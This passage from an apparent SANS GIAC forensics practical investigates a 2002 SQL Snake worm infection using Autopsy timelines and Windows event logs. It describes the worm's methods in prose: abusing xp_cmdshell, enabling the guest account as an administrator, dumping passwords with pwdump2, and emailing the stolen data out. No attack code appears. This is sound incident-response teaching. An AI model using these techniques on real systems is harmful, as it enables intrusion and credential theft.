
Image 9.1



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


To perform an offline analysis, TASK 1.52 and Autopsy 1.62 were used to capture activity timelines from sdb2.dd →(C: drive) and sdb3.dd →(D: drive). Before we went any further however, an image integrity check was required to ensure the data being analyzed was an exact bit image of the original. We then began the initial file activity analysis. The first step is to create the body file, which holds and combines all of the timestamp information for both images. We use this file as a raw feed for selecting timelines in which to make our analysis. See Images 10.0-10.1

Image 10.0



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 10.1



We need to know some information about the incident so we can narrow down the timelines to select for analysis. In this case we know the incident happened in the May 2002 timeframe so this seems like a good place to begin.

In most cases it is a good idea to make the analysis timeline long enough to identify the actual compromise time. In other words, you may notice the effects of the compromise long after the actual incident began. I started my analysis at Jan 1, 2002 since our initial incident date was May 22, 2002. This gives us enough flexibility to take a look back to confirm the system was operating normally prior to the incident.


Once I reached the May 2002 timeframe, which was when the initial incident was reported I Immediately identified the first files that appeared on the Autopsy forensic browser as those of the SQL Snake. The tell tale java script files, and corresponding access of system files matched the analysis done by SANS at www.incident.org [iv] and Symantec at http://securityresponse.symantec.com/avcenter/venc/data/js.spida.b.html[v]

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

In image 11.0 below we see the event timelines showing when the ACME Corp system was compromised – May 20, 2002 @ 8:52pm. As seen in image 11.0, the first file accessed was xpsql70.dll, which was used by xp_cmdshell. The xp_cmdshell is a MSSQL command used to run Windows shell commands via the MSSQL database. This access can be verified in image 11.1, which is the Windows NT application event log.

The next command we see accessed in the timeline is NET1.exe. This is a windows command line application, which was used by the SQLSnake to modify the system guest account. Because the guest account is normally disabled, the worm re-enables the guest account, assigns a password and adds it to the administrator group. These modifications allow the worm to copy the files to the ACME Corp system and in turn use the worm's files to scan and infect other systems. The login and logoff process for the guest account can be seen in the Windows NT Security event log in image 11.2.

Image 11.0



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 11.0 continued





Image 11.1



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 11.2

security-events - WordPad

File Edit View Insert Format Help


4/22/2002	1:05:52 PM	8	3	560	Security	ACMECorp\account2	ACMECorp-DATA	Object Open:	Object Serve	
4/22/2002	1:05:52 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
4/22/2002	1:06:55 PM	8	2	538	Security	ACMECorp\account2	ACMECorp-DATA	User Logoff:	User Name:	
4/22/2002	1:07:05 PM	8	2	528	Security	ACMECorp\account2	ACMECorp-DATA	Successful Logon:	User N	
4/22/2002	1:07:05 PM	8	3	560	Security	ACMECorp\account2	ACMECorp-DATA	Object Open:	Object Serve	
4/22/2002	1:07:05 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
4/22/2002	1:07:05 PM	8	3	560	Security	ACMECorp\account2	ACMECorp-DATA	Object Open:	Object Serve	
4/22/2002	1:07:05 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
4/22/2002	1:26:59 PM	8	2	538	Security	ACMECorp\account2	ACMECorp-DATA	User Logoff:	User Name:	
4/22/2002	1:26:59 PM	8	2	538	Security	ACMECorp\account2	ACMECorp-DATA	User Logoff:	User Name:	
5/20/2002	8:00:54 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:00:54 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:00:58 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:00:58 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:01:01 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:01:01 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:01:01 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:01:01 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:01:02 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:01:02 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:01:03 PM	8	2	528	Security	ACMECorp\Guest	ACMECorp-DATA	Successful Logon:	User N	
5/20/2002	8:02:32 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:02:32 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:02:36 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:02:36 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:02:36 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:02:36 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:02:37 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object	
5/20/2002	8:02:37 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:		
5/20/2002	8:02:40 PM	8	2	538	Security	ACMECorp\Guest	ACMECorp-DATA	User Logoff:	User Name:	
5/22/2002	8:43:21 AM	16	2	529	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Logon Failure:		

For Help, press F1

Once the worm's files were transferred to the victim system, two additional steps took place. The first is the gathering of network, system and password information that is emailed to an account called ixltd@postone.com. These steps can be seen in image 11.0 where we see ipconfig.exe (Network Information), sqldir.js (MSSQL Database information), and pwdump2.exe (Password Information) accessed and utilized to gather the information emailed via clemail.exe, which is also seen in image 11.0. The mailing step is seen with the access of clemail.exe at 10:05:42pm. We can also identify modifications which are made to the system registry with the access of regedit32.exe @ 20:02:40. These registry changes are made to enable the SQL server to use the Winsock library instead of the DBNETLIB library. Additionally, it activates the NetDDE service, allowing the SQL server to be accessed though the DDE protocol.[vi] See image 12.0 -- live analysis registry dump below.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 12.0




After this process is complete, the worm's files are copied to C:\WINNT\System32 and used to scan other systems. The scanning process against other systems is accomplished via a java script application called sqlprocess.js, which contains a list of netblocks used to scan for other vulnerable MSSQL databases accessible on port 1433. Evidence of this can be seen in the output of the live analysis command, listdlls, which displays running applications, their support files or libraries they use and any command line options applied.

The program services.exe (PID 136) can be seen scanning 100 systems simultaneously and is obviously another application disguised as services.exe (fscan.exe). See Image 12.1

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 12.1



Detailed code analysis by the University of Nebraska (See above reference) states the SQL worm has an automated clean function that executes once the worm has infected 10 other systems. In this case, the worm had not reached that number and all of the files remained intact with the exception of the file send.txt, which was deleted after it was sent to the email address in Singapore. The file did not appear as deleted in Autopsy and thus must have been written over.

Recover Deleted Files

During an analysis of a system the investigator will come across suspect files or files that have been deleted. In many cases it will be necessary to restore these files to verify their use or analyze their contents. In some cases the file could have been deleted by normal system activity or by a hacker attempting to cover their tracks. In either case, using methods to recover files and verify their contents and intentions is imperative to a successful investigation. In this case we have files that have been deleted from the system, and files that still exist and must be restored for further analysis.

The first of these files is the Internet Explorer temporary file *C:/WINNT/Profiles/Qadmin/Temporary Internet Files/Content.IE5/EV7ILTXO/Ptnr[1].htm.* This file appeared in our MAC analysis just before the java script file run.js but with the same time stamp and is the first file of suspicious nature that was identified in

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

the timeline analysis. Since these files are identical in size and were modified at the same time, I conclude they are the same file. Because this is an Internet Explorer temp file, we know it was used as a temporary placeholder while downloading and then saved in the given location once the download was complete. To verify this, the file is undeleted using Autopsy 1.62 and viewed with a text editor in order to verify the contents of the file. In the output below we see the file (pntr[1].htm) is in dark red, which is described in the Autopsy help as a deleted file in which this inode has been deleted but the reallocated data may not accurate (See image 13.0). However it is still worth taking a look to see if any information can be gleaned from this to help determine how the system was compromised.

Image 13.0





Image 13.1



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 13.2


